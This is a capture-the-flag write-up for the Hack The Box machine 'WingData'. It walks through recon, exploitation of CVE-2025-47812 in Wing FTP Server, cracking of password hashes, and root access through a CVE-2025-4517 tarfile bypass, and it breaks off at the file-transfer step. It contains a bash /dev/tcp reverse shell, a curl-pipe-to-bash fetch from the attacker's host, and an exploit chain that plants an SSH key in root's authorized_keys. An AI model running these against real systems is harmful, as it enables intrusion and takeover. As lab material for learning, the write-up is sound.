WingData - HTB
Summary
WingData was compromised through CVE-2025-47812, an unauthenticated RCE in Wing FTP Server (v7.4.3) exposed at ftp.wingdata.htb, yielding a shell as wingftp. Credential hashes exposed in the FTP configuration files were cracked, granting SSH access as the user wacky. Privilege escalation to root abused CVE-2025-4517, a flaw in Python’s tarfile module that allows bypassing the filter="data" protection against tar slip, leveraged through a poorly designed sudo script to write an SSH key into /root/.ssh/authorized_keys.

Enumeration
Port Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
└─$ cat 10.129.244.106-20260626-132846-tcp.nmap
# Nmap 7.99 scan initiated Fri Jun 26 13:30:59 2026 as: /usr/lib/nmap/nmap -Pn --min-rate=1000 -T4 -sV -sC -O -p 22,80 -oA ./10.129.244.106-20260626-132846-tcp 10.129.244.106
Nmap scan report for 10.129.244.106
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 5.14 - 6.8 (91%), Linux 2.6.32 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 26 13:31:18 2026 -- 1 IP address (1 host up) scanned in 19.05 seconds
Let’s add the entry to /etc/hosts:
1
echo "10.129.244.106 wingdata.htb" | sudo tee -a /etc/hosts
Tech Recon
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(antonio㉿kali)-[~/htb/labs/wingdata]
└─$ TARGET="http://wingdata.htb"

┌──(antonio㉿kali)-[~/htb/labs/wingdata]
└─$ whatweb -a3 $TARGET | sed 's/,/\n/g'
http://wingdata.htb [200 OK] Apache[2.4.66]
 Bootstrap
 Country[RESERVED][ZZ]
 HTML5
 HTTPServer[Debian Linux][Apache/2.4.66 (Debian)]
 IP[10.129.244.106]
 JQuery
 Script
 Title[WingData Solutions]
Crawling
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
└─$ echo "$TARGET" | cariddi -e -s
                 _     _     _ _
                (_)   | |   | (_)
   ___ __ _ _ __ _  __| | __| |_
  / __/ _` | '__| |/ _` |/ _` | |
 | (_| (_| | |  | | (_| | (_| | |
  \___\__,_|_|  |_|\__,_|\__,_|_| v1.4.6

 > github.com/edoardottt/cariddi
 > https://edoardottt.com/
========================================
http://wingdata.htb/
http://wingdata.htb/sitemap.xml
http://wingdata.htb/robots.txt
http://wingdata.htb/assets/css/templatemo-space-dynamic.css
http://wingdata.htb/index.html
http://wingdata.htb/assets/css/animated.css
http://wingdata.htb/assets/css/fontawesome.css
http://wingdata.htb/assets/css/owl.css
http://wingdata.htb/assets/images/banner-right-image.png
http://wingdata.htb/vendor/bootstrap/js/bootstrap.bundle.min.js
http://wingdata.htb/vendor/bootstrap/css/bootstrap.min.css
http://wingdata.htb/assets/images/contact-decoration.png
http://wingdata.htb/assets/images/about-left-image.png
http://wingdata.htb/vendor/jquery/jquery.min.js
http://wingdata.htb/assets/js/animation.js
http://wingdata.htb/assets/js/owl-carousel.js
http://wingdata.htb/assets/js/imagesloaded.js
http://wingdata.htb/assets/js/templatemo-custom.js
Visual Inspection

Hovering over Client Portal, we can see the link points to http://ftp.wingdata.htb. Given this, it’s worth fuzzing for vhosts.
Vhost Fuzzing
First, we compare the response size of an existing subdomain against a non-existent one:
1
2
3
4
5
6
# Existing vhost
└─$ curl -k http://wingdata.htb -H "Host: ftp.wingdata.htb" -s | wc -c
678
# Non-existent vhost
└─$ curl -k http://wingdata.htb -H "Host: naoexiste.wingdata.htb" -s | wc -c
362
When fuzzing with ffuf, however, I got a lot of false positives with size 12492, which led me to re-run the scan filtering out both response sizes (12492 and 362):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.129.244.106 -H "Host: FUZZ.wingdata.htb" -r -fs 362,12492

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.244.106
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.wingdata.htb
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 362,12492
________________________________________________

ftp                     [Status: 200, Size: 678, Words: 44, Lines: 10, Duration: 221ms]
:: Progress: [4989/4989] :: Job [1/1] :: 115 req/sec :: Duration: [0:00:47] :: Errors: 0 ::
Adding the entry to /etc/hosts:
1
sudo sed -i 's/10.129.244.106 wingdata.htb/10.129.244.106 wingdata.htb ftp.wingdata.htb/' /etc/hosts
ftp.wingdata.htb

A Wing FTP Server v7.4.3 WebClient instance. According to a quick search:
Wing FTP Server v7.4.3 and prior are affected by a critical Unauthenticated Remote Code Execution vulnerability (CVE-2025-47812).
CVE-2025-47812
The vulnerability stems from improper NULL byte handling in the
usernameparameter during login at the/loginok.htmlendpoint. An attacker can supply a crafted username containing a NULL byte (%00) to bypass standard string validation and inject malicious Lua code into user session files. When this session file is later loaded or accessed (e.g., via endpoints like/dir.html), the server automatically executes the injected Lua commands with the elevated privileges of the FTP service, which is typicallyrooton Linux andNT AUTHORITY\SYSTEMon Windows.
Exploit: https://www.exploit-db.com/exploits/52347
1
wget https://www.exploit-db.com/raw/52347
Running the exploit:
1
2
3
4
5
6
7
8
9
10
└─$ python3 52347 -u http://ftp.wingdata.htb -c whoami -v

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'whoami' and username: 'anonymous'
[+] UID extracted: 67b5907e056bf53ff8ce25b4796d5e8af528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: 67b5907e056bf53ff8ce25b4796d5e8af528764d624db129b32c21fbca0cb8d6

--- Command Output ---
wingftp
----------------------

Foothold
RCE confirmed. Now let’s get a reverse shell. I initially had some trouble sending the payload directly, so I did it this way:
Created the payload and dropped it into a file in
/tmp:1
echo -n 'bash -i >& /dev/tcp/10.10.15.191/2000 0>&1' > /tmp/shell.sh
Spun up a Python server in that same folder:
1
 python3 -m http.server 8000
Started a listener on port 2000 to catch the reverse shell:
1
 nc -lnvp 2000
Ran a
curlcommand on the target to fetch and execute my payload:1
python 52347 -u 'http://ftp.wingdata.htb' -c "curl http://10.10.15.191:8000/shell.sh|bash" -v

Result: the target fetches the script from the Python server and runs it, sending back the reverse connection:

TTY Stabilization
1
2
3
4
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
Inside Enumeration
A few hashes were found in /opt/wftpserver/Data/, but they weren’t crackable:
| File | Content | Crackable? |
|---|---|---|
settings.xml | ServerPassword MD5: 2D35A8D420A697203D7C554A678F8119 | ❌ |
_ADMINISTRATOR/admin_accounts.xml | Admin SHA256: a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba | ❌ |
Searching for credentials with grep:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
wingftp@wingdata:/opt/wftpserver/Data/1/users$ grep -r -i "password\|passwd\|hash" /opt/wftpserver/Data/1/users/
/opt/wftpserver/Data/1/users/maria.xml:        <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/maria.xml:        <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03</Password>
/opt/wftpserver/Data/1/users/maria.xml:        <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/maria.xml:        <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/steve.xml:        <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/steve.xml:        <Password>5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca</Password>
/opt/wftpserver/Data/1/users/steve.xml:        <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/steve.xml:        <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/wacky.xml:        <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/wacky.xml:        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
/opt/wftpserver/Data/1/users/wacky.xml:        <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/wacky.xml:        <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/anonymous.xml:        <EnablePassword>0</EnablePassword>
/opt/wftpserver/Data/1/users/anonymous.xml:        <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>
/opt/wftpserver/Data/1/users/anonymous.xml:        <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/anonymous.xml:        <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/john.xml:        <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/john.xml:        <Password>c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10</Password>
/opt/wftpserver/Data/1/users/john.xml:        <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/john.xml:        <CanChangePassword>0</CanChangePassword>
Great! 5 SHA256 hashes, but I’ll focus on the wacky user’s hash since it’s the only one with a /home directory available on this target.
1
2
wacky@wingdata:~$ ls /home
wacky
The WingFTP hash uses a specific salt format, and the default value is WingFTP.
WingFTP Hash Cracking
1
2
echo "32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP" > /tmp/wacky.txt
hashcat -m 1410 /tmp/wacky.txt ~/tools/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
antonio@MacBook-Air-de-Antonio ~ % echo "32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP" > /tmp/wacky.txt

antonio@MacBook-Air-de-Antonio ~ % hashcat -m 1410 /tmp/wacky.txt ~/tools/rockyou.txt
hashcat (v7.1.2) starting
<SNIP>
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:<wacky-pass>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1410 (sha256($pass.$salt))
Hash.Target......: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b87...ingFTP
Time.Started.....: Fri Jun 26 16:16:29 2026 (1 sec)
Time.Estimated...: Fri Jun 26 16:16:30 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/Users/antonio/tools/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#02........: 23804.1 kH/s (0.09ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14155776/14344384 (98.69%)
Restore.Sub.#02..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#02...: 0213Dom -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#02.: Util: 43% Pwr:211mW

Started: Fri Jun 26 16:16:28 2026
Stopped: Fri Jun 26 16:16:30 2026
Credentials obtained:
1
wacky:<wacky-pass>
SSH as wacky and User Flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
└─$ ssh wacky@wingdata.htb
wacky@wingdata.htb's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 26 15:19:45 2026 from 10.10.15.191
wacky@wingdata:~$ ls
user.txt
wacky@wingdata:~$ cat user.txt
ae18988a73de9cdbd82dfa4c10c4847c
Privilege Escalation
1
2
3
4
5
6
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
sudo -l shows that the user wacky can run the script /opt/backup_clients/restore_backup_clients.py as root with any argument. Let’s understand what it does:
1
2
3
4
5
wacky@wingdata:~$ ls -l /opt/backup_clients/restore_backup_clients.py
-rwxr-x--- 1 root wacky 2829 Jan 12 08:37 /opt/backup_clients/restore_backup_clients.py
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
The script runs as root via sudo and takes a backup file (-b, validated by the regex backup_\d+\.tar) and a restore tag (-r, in the format restore_<tag>, with an alphanumeric tag of 1–24 chars). It builds staging_dir = STAGING_BASE + restore_dir, creates the directory with os.makedirs(..., exist_ok=True), and extracts the tarball there with tar.extractall(path=staging_dir, filter="data") — the filter="data" (PEP 706, Python 3.12+) blocks classic tar slip (absolute paths, ../, symlinks that escape the destination).
CVE-2025-4517 Exploitation
Since wacky had no write permission on /opt/backup_clients/restored_backups/ (making it impossible to pre-stage a symlink before the script ran) and crontab -l revealed no scheduled jobs processing the extracted content, the two most obvious privesc hypotheses were ruled out. That left the extraction mechanism itself as the attack surface: the script uses tar.extractall(path=staging_dir, filter="data"), and filter="data" is precisely the tarfile module’s native protection (PEP 706, introduced in Python 3.12) against classic tar slip attacks. With that in mind, it made sense to specifically look for CVEs that compromise this protection — not the tar content itself, but the security filter — which led to CVE-2025-4517, a known flaw in the os.path.realpath() used internally by the data filter.
A Google search for “tarfile exploit” surfaced CVE-2025-4517:

https://github.com/0xDTC/CVE-2025-4517-tarfile-PATH_MAX-bypass
Reviewing the repository’s README.md, we need to confirm that the Python version on the target falls within the affected range.
1
2
wacky@wingdata:~$ /usr/local/bin/python3 --version
Python 3.12.3
Python 3.12.3 confirmed: it’s within the vulnerable range (3.12.0–3.12.10).
Let’s clone the repository locally and build on top of the exploitation chain:
1
2
3
4
5
6
7
8
9
┌──(antonio㉿kali)-[~/htb/labs/wingdata]
└─$ git clone https://github.com/0xDTC/CVE-2025-4517-tarfile-PATH_MAX-bypass
Cloning into 'CVE-2025-4517-tarfile-PATH_MAX-bypass'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 5 (delta 1), reused 5 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), 8.33 KiB | 4.17 MiB/s, done.
Resolving deltas: 100% (1/1), done.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(antonio㉿kali)-[~/htb/labs/wingdata]
└─$ ssh-keygen -t ed25519 -f root_key -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in root_key
Your public key has been saved in root_key.pub
The key fingerprint is:
SHA256:nW8WNzZFHxb/+fs97t03QOEcxxG8fvcPoEw/no8nWvE antonio@kali
The key's randomart image is:
+--[ED25519 256]--+
|              o*=|
|             o.=+|
|            o + =|
|         . . + oo|
|        S + = *..|
|         o + O ++|
|          o B E =|
|           =.+.+B|
|          ..++++%|
+----[SHA256]-----+
└─$ cat root_key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJFzZ65OtT4iwKKwJgwk64kxNZT0dwn+epGfTuuY/z2j antonio@kali
Variables:
1
2
3
4
5
DEST_DIR = "/opt/backup_clients/restored_backups/restore_pwn/"
DEPTH_TO_ROOT = 4
TARGET_FILE = "root/.ssh/authorized_keys"
PAYLOAD = b"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJFzZ65OtT4iwKKwJgwk64kxNZT0dwn+epGfTuuY/z2j antonio@kali\n"
OUTPUT = "backup_99.tar"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└─$ python3 CVE-2025-4517-tarfile-PATH_MAX-bypass/CVE-2025-4517.py
[*] Destination directory length: 49
[*] Component length: 238
[*] Estimated resolved path length: 4112
[*] PATH_MAX: 4096

[+] Created 16 directory/symlink pairs
[+] Created 254-char escaping symlink (target: ../../../../../../../../../../../../../../../../)
[+] Created 'escape' symlink (depth to root: 4)
[+] Added payload file: escape/root/.ssh/authorized_keys

[*] Created backup_99.tar
[*] Target file on extraction: /root/.ssh/authorized_keys

[!] Transfer this tar to the target and trigger extraction
[!] via the vulnerable Python script using filter='data'
The Estimated resolved path length: 4112 came out above PATH_MAX (4096), and extraction completed without error: a sign that the filter didn’t block anything, which is exactly the expected behavior when the bypass works (had it been blocked, tarfile would have raised an exception like OutsideDestinationError).
After that, transfer the tar to the target. Since we have an SSH session as wacky, the most direct route is scp:
1
2
3
